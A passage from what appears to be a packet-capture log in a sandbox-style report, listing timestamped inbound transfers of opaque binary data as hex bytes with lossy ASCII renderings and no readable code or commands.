Data Ascii: DfdQ=[_jc!G*fFN!>FMok/5@m-h%qA6#QcAs@8R/7VK??'RfABeSD:(._8r>sCbKW14,&U)dB(o?+wEZc+y
2022-05-26 00:35:15 UTC	453	IN	Data Raw: 35 70 45 b9 b5 8c 4e 50 a4 3c 89 c9 cf c2 42 8b 2a e6 e6 b1 c1 a1 a2 9a d6 b5 88 48 42 ff 81 75 bb c8 12 2e 08 a7 f2 d9 a5 ae ff a7 9e c8 b1 c7 d0 5c 52 36 90 68 f1 ae f8 4f 82 a4 bc 17 17 47 54 a5 26 fc f1 70 32 3b 1e 64 7b 7d d4 35 d0 09 fa 94 d1 d4 fc 5b 58 98 0a ef 4c 2b 8e 45 e2 d2 96 36 48 77 79 27 f6 80 00 e2 f1 4b ce 6e 3c 54 f6 a3 4f d5 9d 5c be e8 ef 1f 2c ce 0d 52 ef e0 61 eb 44 a1 0a e3 64 b8 1d f7 0b 8b 1f 4c 6b ed 77 a0 f5 5f 87 71 39 63 8a 4f b0 33 04 1d 25 f5 73 ca b7 9f 2b b0 ea e9 3a 5d 6e ba ad a4 9b f2 a1 d5 7d ea 01 1e 58 65 57 b9 87 bf d9 a3 65 36 17 a4 e4 6f fb 1c 72 44 f6 0a 21 19 1e 2f ab 86 fd 45 37 cb 8e 9c ff 46 18 ff 93 0f ea 3f cc 0f 01 65 6b da c0 fb 5d 9f 0e 2d 6c d6 a9 a3 7e f0 60 fd 00 ce 29 6a 63 5d aa bf ab f1 e5 8b 71 Data Ascii: 5pENP<B*HBu.\R6hOGT&p2;d{}5[XL+E6Hwy'Kn<TO\,RaDdLkw_q9cO3%s+:]n}XeWe6orD!/E7F?ek]-l~`)jc]q
2022-05-26 00:35:15 UTC	461	IN	Data Raw: f0 7e a6 29 72 2e c3 4e 25 8f 5f b3 7f e4 37 fc 97 b1 e1 c9 ad 77 4d 91 da 76 86 40 2f 7e 7b 56 d1 7a 37 aa 43 20 a5 48 66 25 28 3e c3 80 6a 7b 98 63 78 3e 6d 33 5d 71 d8 ef e3 5f 4c 0f b9 37 1e 2b da 98 87 be e0 a3 1f 19 46 88 d2 7e 59 ff 6f 25 e7 3d 66 e6 e2 50 04 6e 05 f9 e7 ca 69 ec 1c c3 ed fb f8 02 25 87 23 5e e6 1e 9f 10 86 e1 e8 66 23 06 ad 44 09 f9 36 da a1 b6 b6 d2 e3 7a e1 1d 3c ac 51 d3 09 25 2d e3 94 da f8 4b 7a 28 f5 4e 08 16 bb 7c 7f 29 65 8f 24 c4 95 3f 27 d0 47 e3 64 cd 92 4f a2 0b 6d 42 b0 9f b6 d1 92 87 8b ba 29 61 e2 a9 d8 5f a2 12 97 81 fb 1b 37 c7 92 77 bb 38 4b 9e 24 ba 8e 4a 58 9c 97 32 d0 f1 ec df 24 a6 ee 86 82 ed 34 8a 65 fc aa 51 e9 c5 cf 13 23 e7 24 2a ca 3f eb a2 a6 b0 20 aa 73 00 0b 0f e9 14 63 54 9b e1 76 7f 66 cf 7e ba 80 Data Ascii: ~)r.N%_7wMv@/~{Vz7C Hf%(>j{cx>m3]q_L7+F~Yo%=fPni%#^f#D6z<Q%-Kz(N|)e$?'GdOmB)a_7w8K$JX2$4 eQ#$*? scTvf~
2022-05-26 00:35:15 UTC	469	IN	Data Raw: 64 fb 7e 42 9e 30 79 81 43 65 ea 01 6d e3 55 0c e1 a0 f4 cf 65 86 06 ac c7 9f 97 eb 66 57 ce 54 e9 1e d8 e8 1d e9 74 66 73 a0 d8 f7 0e 9f c0 22 14 84 e3 d6 e7 b9 37 14 29 a1 d3 4c be 11 21 77 71 9f 72 cb 10 8b 69 94 58 77 28 4e 3c cf 12 92 63 ea 9a 5c c8 77 fb 7e ae c4 9e e3 1f 44 9a 2d a1 d7 af 75 bb aa 7f 6e 3b bd 6e 68 00 46 24 53 e1 e2 02 fa b5 51 1a 02 81 ff 6c b9 f3 ff 48 d1 7a 4b c0 f7 60 83 98 f2 db 6e de 3c 2d 3a 6a 36 9f 2b 9f 89 e5 f6 97 f3 fb cf 08 72 1e 87 88 7d b9 5b 46 7b ea 28 b4 be 80 2f c7 a1 69 31 40 cb 4e d0 90 9f 42 68 31 49 88 ef 31 54 a2 c7 69 67 82 ac bd 1c 96 d3 0f 6b da d0 8c b2 50 e1 06 b8 fe 1c 20 42 5c 60 12 19 67 c1 d7 78 22 80 65 97 c1 e9 4a 87 58 47 2b 62 65 33 ff 35 9c 92 f9 8b db a0 4f 50 10 df 2e 6b cd 99 dd 05 dc 9f 98 Data Ascii: d~B0yCemUefWTtfs"7)L!wqriXw(N<c\w~D-un;nhF$SQlHzK`n<-:j6+r}[F{(/i1@NBh1I1TigkP B\`gx"eJX G+be35OP.k

Timestamp	kBytes transferred	Direction	Data
2022-05-26 00:35:15 UTC	477	IN	Data Raw: df 10 f6 97 c4 b3 14 74 09 e9 00 5c 7f 85 7f 86 a0 fc 67 b1 fa 89 d3 ee 54 9d d3 f6 c5 3a e4 37 2d 99 a3 ce b8 53 13 47 b0 6a 76 06 04 bf 5f ad 38 b4 d8 17 36 b1 ce 38 73 56 be 64 ea a6 ee 44 3a 6f 01 6a b5 c7 dd 45 33 fd 8d 87 eb e1 ba 47 97 05 b2 0e fe 36 25 03 78 d5 6f f4 d0 69 81 ea f2 8d 2b b7 11 46 68 4a 89 b3 f2 4f 95 4f 88 c5 af 69 64 fc 0d 99 db 3a 04 93 50 f0 0b c5 d9 4c 28 24 28 da 7a d8 ea 34 16 dc 79 12 da dc 48 dc 92 b6 53 87 26 c6 1c 5f 12 10 67 9c 39 7c 62 a4 7e 83 c4 00 b4 de ac fc b6 54 b0 8e 1f 63 9f b4 c4 06 24 83 b8 a7 73 bb 21 79 a2 c2 68 61 36 24 41 81 c0 8c 8a 75 ff 8c 74 49 b9 bf 0c 30 34 46 b6 5e 45 97 55 ae cd ed 12 d8 95 3a a2 5f b9 2d c1 20 11 f9 3c 7b d1 28 31 a2 5f 86 52 ab e7 d6 60 9b 01 a0 d3 9d 2c 86 d3 a5 54 d0 41 ce 3a Data Ascii: t\gT:7-SGjv_868sVdD:ojE3G6%xoi+FhJOOid:PL($(z4yHS&_g9|b~Tc$s!yha6$AutI04F^EU:_- <{(1_R`,TA:
2022-05-26 00:35:15 UTC	484	IN	Data Raw: df c4 70 83 b2 ce db 80 ca a7 d7 94 56 f8 97 23 c1 98 2e a4 28 f2 2e c6 8e ed 8d be 43 57 91 33 d7 53 1a 7a d6 77 f7 4b a5 82 b1 41 2b 80 77 4f 3c 27 3a 7c de 59 f9 2e d1 9e 19 88 87 7f 2e 18 38 ac 30 cd fe f8 87 cc f8 43 da c0 d8 f1 f0 d8 28 e9 4f 71 92 26 a3 fd 7e be 17 63 ac 01 8b 4a d0 d0 fe c3 cd f8 fb 79 ca c8 60 80 3f 39 40 d4 bb d3 1e 78 87 0e f5 f4 2e 1a e9 53 a5 8a 20 74 59 e3 d6 1e c9 76 12 24 66 e9 f1 ca 6f c1 30 db 18 8c cf 49 3b 19 77 fe 62 6b 8e f4 bd 5f 94 29 5f 1e d4 24 6b 1e 95 c1 ef a1 d8 87 89 d9 35 08 94 44 a8 96 df a8 06 ae c9 d9 50 b1 27 78 de 1b bc 34 d6 a2 e8 20 ad f5 ee 36 6c 00 bb d9 41 01 70 55 59 eb 5e dd 55 c2 bc 70 ef 30 50 3c ec 2b 3b 12 59 f9 b8 ce e0 08 5d 5c 65 f0 24 b2 e8 6e a0 98 1c a7 09 89 69 7d 3d 98 88 bd 91 0a 43 Data Ascii: pV#.(.CW3SzwKA+wO<':|Y..80C(Oq&~cJy`?9@x.S tYv$fo0l;wbk_)_$k5DP'x4 6lApUY^Up0P<+;Y]\e$ni}=C
2022-05-26 00:35:15 UTC	492	IN	Data Raw: f8 68 14 0d 39 b9 05 b1 8a 6b 4a 61 46 46 70 be 5f ee 9a 8a 56 5c 9e a4 0d 3c 1a 99 a6 c7 68 d0 04 37 6b f3 bb 43 bc 83 57 41 f5 06 1a db fe 54 60 ef c6 50 50 fe de 51 37 3a 59 ce 30 a4 69 f3 84 aa 72 9e da 58 35 fa 0f 44 bd 7c e2 de a2 4e d7 19 bf 2d a5 b4 a8 07 13 94 46 73 02 61 22 25 e0 2b 34 29 96 46 7e d5 45 0b 2f 16 f6 3f 3f 46 6f fc 15 e2 30 e3 fe 3e 5b 34 b0 6f 5a 4d ee fc 90 82 ea d5 39 44 91 3a 46 27 f3 94 b6 fe 10 0c d0 69 d7 d4 4d c2 d2 5b 96 69 3f 49 cb f6 e9 68 62 45 fd 8d 98 91 06 73 12 79 c3 76 c5 4a 62 e2 29 26 8d 0b 7f 1f 0a 3a 4c 27 42 0f b2 a6 29 9d 6e 2a ee ef ce 8c ea fb a6 8a bc 76 1f a6 6f 0e 10 de ed 4e 83 99 cd 59 89 4d 80 21 bc cf e6 ba a1 a3 2f aa 7e 3f ca 69 d1 4e 63 86 9e e4 b3 88 35 95 42 de 14 9f 6d 60 0a 44 29 38 49 95 16 Data Ascii: h9kJaFFp_V\<h7kCWAT`PPQ7:Y0irX5D|N-Fsa"%+4)F~E/??Fo0>[4oZM9D:F'iM[i?IhbEsyvJb)&:L'B)n*vo NYM!/~?iNc5Bm`D)8I
2022-05-26 00:35:15 UTC	500	IN	Data Raw: 7f 49 eb 6c f8 c4 d6 e0 f7 e4 40 8b 1a 8c ad 84 8a 8b 44 0b 32 8e 2f 40 c0 61 5d 02 cc 8a dd fb 3f 6f 8d 2f 24 fd b5 f5 22 1d 9f d0 57 b3 dd 64 b0 68 f1 5f f6 e9 e6 cb c4 4e a7 6d e2 ee e8 55 60 f6 59 1c 3e 71 c1 15 a5 be ff 1e 3f e0 fa 87 75 77 38 31 20 07 02 43 8b 7e cd cb 05 a7 24 d5 df df 4b 85 23 5e c7 d2 a4 ef e2 7e 01 4e 79 4c de 04 c2 c9 e6 0c cb a6 eb 5f f8 c7 8e d8 69 f7 fa 55 8c 82 2a a5 1a a1 25 93 30 10 72 b3 4a 07 9a f5 63 19 8e 2b 21 1b 77 27 ea a6 df d2 eb 01 ca e5 28 f0 46 01 a8 70 4b af 3b 15 de d0 53 a2 2a 9b 03 f1 51 38 7e 55 f4 2b af 2f 35 f0 26 bc 4b de e3 8f 0f 91 48 a7 f2 7a 6f fd f6 58 97 95 50 80 45 cb fe fb bc ea 96 65 38 f6 ac 57 b4 81 ad a2 33 10 2d e2 58 62 08 83 d2 60 fb a6 03 3a 23 2b 79 97 25 39 8e e0 60 30 c9 d4 04 d9 Data Ascii: Il@D2/@a]?o/$"Wdh_NmU`Y>q?uw81 C~$K#^~NyL_iU*%0rJc+!w'(FpK;S*Q8~U+/5&KHzoXPEe8W3-Xb`:#+y %9`0
2022-05-26 00:35:15 UTC	508	IN	Data Raw: 0c 7f 56 d6 2e 42 28 1e d0 74 10 33 ca 1b 1a fa c7 f4 89 63 94 45 e1 25 5d 8a 4f e5 a0 2c 5f 82 ed 77 de ed 57 38 f5 c6 1a f7 c8 c5 e7 95 67 24 78 ec a3 0f 66 f4 d4 97 96 85 41 4f 38 32 1e ce 52 14 5b b0 ba 94 d4 5b c2 c0 a0 db a6 77 d4 35 c9 75 cc b4 ef dc 0c f8 89 df b1 51 95 91 0b 65 b8 84 d4 4c c5 13 ba ad 93 c3 62 f7 16 c9 e0 82 3a 31 17 5d ba 5a aa 93 49 ac 2d f9 bc d9 03 37 68 fd 2f d4 97 21 c2 d6 c9 8f 4f 88 df 48 2c 10 f1 7a 51 ca b3 70 b8 a0 a6 96 c8 db 4c 1c 25 c8 62 32 09 88 49 8a b5 81 8c af 03 7d 9d b4 1d 53 50 34 21 80 df 85 b2 65 54 fc 24 bf 4b be fe 8b ed 03 5a b8 79 f1 52 59 2e 14 d2 01 59 89 80 01 f4 7d ae f7 a2 0d 2d f2 8a 73 be 9a 65 75 60 20 e4 22 42 ef 03 3b 84 d3 7b c0 35 7f 81 95 4b 4f a8 bf 73 37 42 64 5e 95 41 a2 1e 67 f7 c5 11 Data Ascii: V.B(t3cE%]O,_wW8g$xfAO82R[[w5uQeLb:1]ZI-7h/!OH,zQpL%b2I}SP4!eT$KZyRY.Y}-seu` "B;{5KOs7Bd^Ag
2022-05-26 00:35:15 UTC	516	IN	Data Raw: 04 e7 f9 f6 33 e7 ca 7d 25 75 bd 16 5f 67 af 26 b6 23 48 53 af da 07 85 2b b1 42 67 93 71 4a bf 85 7a a4 7a 40 a0 91 90 9e a0 85 83 50 53 d0 ba ac ba 0f ed 74 02 e9 83 22 6f 8a ea 31 11 f9 e0 e3 22 78 8e 35 53 99 fe 53 34 ff 70 c3 72 e5 a4 7e a5 c6 b4 59 ba d3 89 d6 0c 94 f2 ab 1d 00 8d a3 53 91 4c 8a 9e bd e7 24 e2 a7 c6 04 42 24 44 af a3 e5 3e 3f a7 2e 2a 69 9c 9c 6d 43 d2 f5 5a 1e 11 eb 10 78 89 dd 3f 1f 32 17 1e 7c eb 1f 58 f4 82 6c eb 4e e6 fa ce 2f 43 2b fb c7 ac 06 01 a7 36 6b 85 98 5d 86 f0 e8 8a 64 0f f8 a4 12 cd 0a be a5 e7 ad 69 82 14 b0 0c da 95 ce b1 d6 08 81 d2 a4 17 62 b9 bb 35 0c 7b 71 07 0c 19 a2 6c 1b 3e 9b 00 63 87 84 95 38 2e 54 4d 49 b2 f5 1e 3d 9b 6d 73 75 81 97 c1 b3 cf 8b 77 d6 9f 8e 13 24 2d 7b 7d ef 19 88 77 30 3b 18 7c 46 89 8b Data Ascii: 3}%u_g&#HS+BgqJzz@PSt"o1"x5SS4pr~YSLBD>?.*imCZx?2|XlN/C+6k]dib5{ql>c8.TMI=msuw$-{}w0;|F
2022-05-26 00:35:15 UTC	523	IN	Data Raw: ff c7 c5 68 c5 d1 1e ee 4d a4 48 09 de e2 5d ff 5e 37 d9 d5 15 6e 25 e7 30 b1 74 57 ac 54 58 36 94 81 c4 d1 2f db b2 d3 04 ed 74 e0 7c ea bd d8 00 0b 5d 50 92 55 a4 5e 1d 9c 3f 6f f8 18 4a 63 31 65 3f 43 04 c5 0b 4a ba 9d 2a 8e 61 01 75 27 5e a0 8f ab 79 11 c9 65 b1 d3 d4 90 81 17 3a 13 d3 80 96 e3 4d 3c 33 6f aa 94 86 3e 58 4c 79 df 0c 22 66 a7 47 ff 68 2b b3 3b 46 bc 06 74 6d 79 ce 06 7c 83 7f b5 12 88 59 a4 17 10 6d 10 56 e5 c2 2e 04 6b 8c 1e 7a 44 c6 e5 cd 77 c0 46 51 69 9e 81 0e 2c 72 8a cf 77 ce 19 fe 01 99 52 3d fa cb 85 eb 83 67 ca 7b 23 a0 b2 1c 0d 06 d4 8f fa 9a 36 ec 8b 15 74 3a 86 4b f2 3e 5a 3f 5b c8 72 92 e8 98 01 b7 a9 a1 22 ca 37 d2 e2 c6 7c 42 16 79 50 8e 18 50 81 57 03 de 57 9f 8c 2f c3 8b 31 5a a5 76 bd ec 75 59 f1 4b 1f 4d e0 a9 a8 18 Data Ascii: hMH]^7n%0tWTX6/t|]PU^?oJc1e?CJ*au'^ye:M<3o>XLy"fGh+;Ftmy|YmV.kzDwFQi,rwR=g{#6t:K>Z?[r"7| ByPPWW/1ZvuYKM
2022-05-26 00:35:15 UTC	531	IN	Data Raw: a2 f1 4a 7a 61 ca 38 83 26 32 b0 2d 6b 79 0c 9c e0 b1 f6 3e 41 e7 90 9d dd a2 95 48 93 a4 9a a5 44 74 90 51 9a a2 2d 74 30 d6 80 e2 df 6c f4 3c 3b 84 5e 39 bb 35 d4 45 c9 26 de 22 0d 0b 26 09 31 34 2d f8 1e 3d 51 6e 2e 3e 56 8b 30 b7 32 22 52 6a 96 7f 0d 30 88 16 d7 3f 94 93 f2 03 8e 50 66 38 35 96 78 34 10 56 b1 3a da 30 b3 5c a1 42 cf 42 67 a9 38 46 6c 8a f8 43 b1 36 a0 32 a1 e5 71 8a 72 01 8f eb d9 89 cd 5a f1 90 a0 df 84 03 a9 b0 be 0a cd 11 ab 6e 98 f1 68 f7 55 9a 74 93 29 f9 38 6b c0 5f 50 00 45 a7 47 ea d4 a1 5f 44 fe 18 5d 16 c4 ca 97 ab 67 05 3e 2e 3e cd 21 aa 7b b5 e4 3e 2a 64 77 0c 20 ea 58 55 a7 81 de 8d 7f 5a 6c 3f 81 84 ab d5 c5 aa a0 c9 17 7e 81 1a b3 4c ef b1 0e d1 d8 6b 5b 12 be 7d 99 0b cd 42 d1 d5 2b 93 fe f5 3e db 66 d6 50 af a0 b0 39 Data Ascii: Jza8&2-ky>AHDtQ-t0l<;^95E&"&14-=Qn.>V02"Rj0?Pf85x4V:0\BBg8FlC62qrZnhUt)8k_PEG_D]g>.>!{>*dw XUZl?~Lk{}B+>fP9
2022-05-26 00:35:15 UTC	539	IN	Data Raw: 28 f7 c3 ff af 80 3c d5 d0 3c e3 41 8c 71 db 67 4b f5 82 14 04 f5 c0 82 0d d5 52 6e cd 81 2b 9a bc fd 05 58 55 5b d4 2e 8e d3 48 6e 4a 24 95 0e 09 69 c9 4d 77 97 94 74 48 49 6d 36 dd dd dd 08 a2 a0 d2 1d a2 b4 80 a4 b4 b0 e9 ee 90 6e f8 ad ed b9 df fd c7 ef bb f7 7e f7 1e bd cf 73 9e c7 cd aa 39 e7 3b c7 78 c7 3b e6 1c 6b 9d a3 09 ff 22 7b 7a 73 b3 3a 62 97 c9 f6 ca 96 9f 57 5b 13 45 63 cb 96 2a 22 ae 99 bf 7a 07 79 2e 27 64 c1 83 e5 ce 69 9a 3e 5c 98 66 73 7e 74 ce b1 8e d4 7c 54 e2 52 de f4 6c f9 2a 83 d9 7a 2d 6a 0a be e8 5a d7 fb d9 a3 c6 bd e7 99 07 c4 55 de 83 cc 22 44 8d 88 d9 e6 21 4c fe 05 3d 5e d4 f6 4b 92 f6 1e c3 f2 a6 ec 26 1d 7a ae 97 12 11 1d a3 d6 12 6b c9 0b 95 d9 43 16 07 f7 1c 07 a2 8e 75 82 61 52 a2 07 59 9f 92 48 85 06 a9 a8 7b 6d 4c Data Ascii: (<<AqgKRn+XU[.HnJ$iMwtHIm6n~s9;x;k"{zs:bW[Ec*"zy.'di>\fs~t|TRl*z-jZU"D!L=^K&zkCuaRYH{mL

Timestamp	kBytes transferred	Direction	Data
2022-05-26 00:35:15 UTC	547	IN	Data Raw: 51 1e e7 0a 87 ae 79 20 36 13 0c 5d 73 73 df 7e f5 9e b4 9c 95 68 2e ed 87 95 1e 42 78 bd ab ad 8d 96 67 d3 ec ac da 31 74 e3 05 f8 4e 36 b3 82 33 ef f4 7d eb 26 03 96 e5 d2 7b f9 32 32 d7 3f 09 48 be c2 a2 ad 22 fa 44 b3 25 7c 4d 5d a9 2e 62 f5 1e e9 19 d9 ad 98 bf 51 9d ec e3 4b aa 2e 7f 72 21 55 fd a3 2b c9 d5 66 fe 6c 49 52 fe 9f b4 ac a2 d7 6e 77 7d 73 ea 78 ad 6f df e1 d8 1d 46 5d 96 3b cc 80 63 76 7f e2 e6 bc 3f 16 a7 31 c2 93 95 f3 98 95 0d 1f 39 5c 1b 68 bc 47 d3 36 cf 0d 4e 63 1d ae f5 94 18 09 2e 1d 9d 1b 35 6c 9f 02 2b f1 dc 3a 9f 1e ab ea db 3d 80 66 98 e5 d6 ed 3c 8f c9 31 df 7e 65 c6 2d 25 c8 81 58 6b f4 41 98 32 27 7f f6 45 91 52 f2 b7 96 a9 cd 5e ca a6 ee a7 a4 4f d1 f7 28 d6 bf 1e d6 15 a1 3e a2 31 38 c0 2a f3 0d e9 71 1d 78 fe 82 bf 92 Data Ascii: Qy 6]ss~h.Bxg1tN63}&{22?H"D%|M].bQK.r!U+fIlRnw}sxoF];cv?19\hG6Nc.5l+:=f<1~e-%XkA2'ER^O(>18*qx
2022-05-26 00:35:15 UTC	555	IN	Data Raw: 71 c1 15 d0 81 b6 3f 77 34 fe bc 51 05 5e 8f d6 44 fa c3 2e 01 9d d9 03 9a 5a 9a df da b1 f8 bf 81 98 08 9e 02 22 c2 d4 32 08 f2 ab 0d 76 bd 23 f6 6f 59 1e 14 ca 7a 75 7f 0f 2a df cc 06 59 b5 81 ec 06 76 0c ff aa 17 06 5e a7 10 2a 07 c0 76 e7 da 41 a6 bf 76 1c fe 1e 58 ea 50 cc 38 99 b4 c2 fa d8 07 69 ec 8b 7d 49 e7 3d 59 0b 04 80 95 0b 1b c1 ee a6 3a ad 40 a7 33 3b 4e 5f 7d 04 5a d9 ec aa 5e 94 5a 79 5d b5 d6 a4 1e 2c aa 35 f1 6a 88 7a 44 8c 08 49 38 bd 0b 27 b1 ec a0 0f 7e c5 3d 74 73 77 06 ea 7a df 6d 90 9d be 71 89 3e af 97 ef cf 39 b9 22 37 b1 c3 61 de 87 3d 18 85 e7 e7 81 f4 e9 b6 a1 5f 71 00 65 5d 8c f3 1d 4e 98 b1 52 28 8c 26 46 d5 f7 68 ca c6 85 d0 2d e1 73 08 95 b2 aa ac c9 e8 f1 a3 d2 dd 4d 78 74 1b 02 b9 4f 6d 00 c9 9a 9c 82 ee b3 e2 93 e1 20 Data Ascii: q?w4Q^D.Z"2v#oYzu*Yv^*vAvXP8i}I=Y:@3;N_}Z^Zy],5jzDI8'~=tswzmq>9"7a=_qe]NR(&Fh-sMxtOm
2022-05-26 00:35:15 UTC	563	IN	Data Raw: 6b e2 81 a1 54 bd 80 92 ec c5 ea 6d 63 87 6b f2 55 73 3f 1f a4 63 7e c2 14 3d 52 7a 48 d1 3d bb 96 88 3b fd 12 6f 84 71 a3 e9 3e 9f cd a7 6d e6 91 b6 21 02 f5 72 a6 58 d5 d7 a2 57 9f 0c 54 09 7d 6a 49 99 61 6d 91 e7 dc 06 fe 16 9f 37 cc fe 43 f7 a6 91 2a c5 57 de f9 ff c0 30 46 13 30 2d 18 c3 c9 ce 27 fe b9 bc 84 ec 5b c5 59 7b 11 f3 10 26 99 cf a7 6a 09 e7 93 14 e5 f9 eb 6b 70 eb 76 f4 51 b1 e3 f3 4a fa 35 e3 23 bf 02 c9 3f 1c 57 23 d5 1d 5c d2 94 49 ab e6 3f 73 f0 83 82 b5 f8 c9 c1 1c 94 aa 82 de fc 8c ac 2a 6a 14 7b ea ac 02 70 ee a3 a9 81 eb a8 71 b4 08 b2 7a 08 3e 1f 29 26 a7 1f 07 c3 2e f1 e4 cb 63 41 8e 97 ae 07 ee 8c 6a 02 33 0e bf af e1 da dd 6c 99 f6 33 41 01 38 c0 77 5b 6a 12 d2 14 84 f6 ed 8a 5f 0d fe f7 59 8a 8a 32 a4 09 31 a2 1f 9b ff f7 79 Data Ascii: kTmckUs?c~=RzH=;oq>m!rXWT}jIam7C*W0F0-'[Y{&jkpvQJ5#?W#\l?s*j{pqz>)&.cAj3l3A8w[j_Y21y
2022-05-26 00:35:15 UTC	570	IN	Data Raw: fd 8c 2f 9a c0 df 7c 19 e2 7f ea bd a3 26 fe 27 94 cb 1c 6a 64 f0 fa 75 e3 ec 7d 57 03 55 f6 70 19 47 0b 79 37 a4 b1 46 03 55 f4 c7 de ef 2d 64 04 64 1f ab ac a8 38 60 fa c3 d7 40 79 57 81 b6 ed 91 44 81 df 96 26 1d 24 c3 fc 04 ab 34 55 e8 42 22 fc 04 75 8b 41 1f 44 69 45 2c 3c 68 98 28 96 0d 64 7b 3a 86 05 71 ef 45 30 eb c2 97 a2 ca 9b 2f ef 7c f3 3b e6 c7 6e da 58 db 51 ec 96 ba 04 e3 13 23 a9 12 7e 1d d4 fe af ce af a0 20 fc 5e 7f 85 b7 37 c1 63 02 7f df ea 8f 7d ff 63 d9 d8 5e 96 54 9d ea 1f 7f 46 94 bc 64 31 ea 19 b4 64 59 8a ea 39 60 69 3f 7f c3 f3 4c b6 5e 36 5c a4 de d8 a8 ab fe 95 28 79 e3 da 3c 17 2d 60 ef 22 0c 69 4c 7e 26 23 c0 7c 7d 1c 25 76 09 67 e4 97 83 ff ce 9e a8 34 80 b1 f9 11 91 1a 10 c1 d7 40 79 35 f8 3c 2d 30 e1 6b 90 f7 d5 2f 3f 71 Data Ascii: /|&'jdu}WUpGy7FU-dd8`@yWD&$4UB"uADiE,<h(d{:qE0/|;nXQ#~ ^7c}c^TFd1dY9`i?L^6\(y<-`"iL~&#|} %vg4@y5<-0k/?q
2022-05-26 00:35:15 UTC	578	IN	Data Raw: 9f 98 20 c8 dd 02 7e 64 57 65 2f bf 4f f8 bf c7 2c 5f a3 93 f6 b2 07 1b 5a 26 19 d7 d1 6e 79 e7 5f db 06 72 32 4d b7 7c ca bf 4a f1 72 1d 35 76 b3 f7 09 c1 49 3f a8 99 9e 7c f4 37 ae 4f 5e 59 05 d8 20 30 83 80 3e 57 d9 56 08 68 b1 e8 7d 02 d6 91 57 04 06 95 be bb ca 9a 7f ad e2 7e 97 f5 3c 24 d8 6a 69 80 75 0f 1e 3b 0a 72 5b b4 87 0d c5 f4 f0 aa c5 90 7e 37 b9 17 e8 bf 88 5c 12 0b 73 64 03 16 3a 86 1b e1 53 db 5e 3e a1 bd 55 bd 3a 87 30 f2 53 1b 8b f0 61 f9 36 83 1f 8c 4f bd 55 77 6f fc eb 0b 0b e5 c5 69 ed 26 76 61 bf 73 f7 95 5f fd 4f fe d4 8e 43 19 40 7a be 47 3f 37 27 b4 3e f3 ed a6 f3 a1 f5 7e d1 66 27 0e 57 f8 00 d8 aa 9c 03 5e aa 7b a1 c1 f3 a2 90 fc 73 0a e4 e5 e3 47 70 7d e5 4b 20 86 13 05 ce 4b fc 7b dd 1e 6d dd 05 2a 37 01 7a 37 89 16 f3 38 e7 Data Ascii: ~dWe/O,_Z&ny_r2M|Jr5vI?|7O^Y 0>WVh}W~<$jiu;r[~7\sd:S^>U:0Sa6OUwoi&vas_OC@zG?7'>~f'W^{sGp}KK{m*7z78
2022-05-26 00:35:15 UTC	586	IN	Data Raw: aa d4 a6 e3 33 03 d3 f8 6f 0f 90 66 d9 d0 38 c7 a9 e1 44 ca df 00 5a 59 00 63 56 58 66 dc bd b5 48 06 c5 03 ed 31 c0 8f 8f f0 71 58 77 fc cb 3c 4f 01 d9 f0 f0 a1 6a cb cd 47 10 99 ab 47 65 f5 9d 83 78 09 5c a0 26 1a bc eb 93 68 08 ba 52 39 ff 13 0b 67 6e 37 4b 3f 89 20 22 df d5 0d 7f b9 65 8b 1a ef 19 54 eb 59 e2 98 29 10 e3 ae 60 d5 f0 19 f9 3f fb cf e0 9f 97 f2 9f ba 50 36 00 1f 9b 6d e6 c1 ac 14 c5 3f 61 67 d4 77 58 3b 6f 66 fa c2 ee 8b 26 8e cd 38 f1 8a 42 39 7e b4 f0 f4 af 10 02 ad c6 c5 8a f6 a4 e5 4f 7d 77 ce a6 e3 92 5b fc ae f0 6f e5 0d 13 44 b8 5c 65 d5 08 66 8c 00 3f 81 fc 40 8a ba 84 f2 95 73 f3 9e 1d dd d1 b0 f6 d8 23 4b bb 53 1e cf c7 9e 47 de ba 4d f1 ef fb 01 e9 8b 65 cc 26 0e 0f 4a 92 29 81 74 8e 18 a1 ff 23 af 7a 1d ed 91 1d 28 c9 ed b9 Data Ascii: 3of8DZYcVXfH1qXw<OjGGex\&hR9gn7K? "eTY)`?P6m?agwX;of&8B9~O}w[oD\ef?@s#KSGMe&J)t#z(
2022-05-26 00:35:15 UTC	594	IN	Data Raw: bc 71 78 a2 ce 88 ed 3f f4 e4 9b 34 0a da da 49 ed ba e7 f8 43 fe e5 75 44 c3 b6 ad 7b 04 f8 2e 8c 1a 8a d5 f3 96 ce 7f 3f c3 38 48 79 22 b6 7e f1 19 55 a6 8a 03 65 f8 b7 f7 e5 0d 53 a1 f9 89 12 7e 60 af db a2 20 b8 31 35 fe aa b0 d8 8d b5 4f 99 c9 29 23 d8 a0 b1 6f 81 c6 fe fd 89 0e 69 cd c6 f5 f5 1d 33 07 2e 23 0e 0b ea c9 d7 41 ef 1f 34 7b 81 f0 8c 33 f0 f8 f7 38 10 06 c9 87 8f 5b f9 ef fc be f7 ed 62 73 5d 3a c4 3f b6 91 4a bf 8a ff a2 50 21 6e 63 e6 d8 ce 30 c4 26 ec 8c 98 5e 3a c4 3b b2 2e 87 a2 78 32 4c 15 4e eb ce 87 c0 f7 ff db 3a b0 37 e4 7b 85 33 14 7b 03 8d d1 bc f0 92 ab c9 5b 05 5f c2 c9 f5 af bd 68 2c b2 fc e7 ed 66 fc 84 bd bc 61 10 b4 1e 62 3c ee ab 23 1e 39 48 d9 6a b5 84 6e 3a 10 60 15 b2 3b ea 36 9f 41 94 a1 d8 2a d4 8e 76 f2 6b 09 cc Data Ascii: qx?4ICuD{.?8Hy"~UeS~` 15O)#oi3.#A4{38[bs]:?JP!nc0&^:;.x2LN:7{3{[_h,fab<#9Hjn:`;6A*vk
2022-05-26 00:35:15 UTC	602	IN	Data Raw: f0 79 37 a9 86 89 ab 93 2f 83 58 b6 63 6b 98 57 55 68 b1 4f 99 37 ed 3c bd d7 5a 75 05 2a 92 2b aa 3e cb f0 d8 fb 0c 5c 1e 5d 19 41 92 3c c0 1a f1 47 d9 00 7b 25 db e8 f0 a9 cc 0d 88 97 f4 70 20 12 8d f7 de 6b 19 a5 98 66 26 7c a8 1f f5 a0 98 e6 cd 9d 8c 19 fd b2 84 64 7d b7 84 9c 05 64 1c e2 41 dd 14 fc ec 27 06 d1 30 74 c4 d6 67 24 56 88 5d 71 5c 9a ad 77 ee 75 c5 9f c8 e3 47 9b 28 0b 57 1e f8 49 dd a4 11 1a a4 c9 6e 60 ad 70 80 7d ce 0d ac 05 1d c0 77 df 6c 4c dd 05 48 c6 b9 bc 9d 31 75 79 7b 3e a9 85 13 c8 38 bf a5 dd 9d 3a a5 c5 9d 9a a4 ef 3a fd 96 de 0e ed c7 d0 9e 0b ec b4 e4 6c 5e 39 71 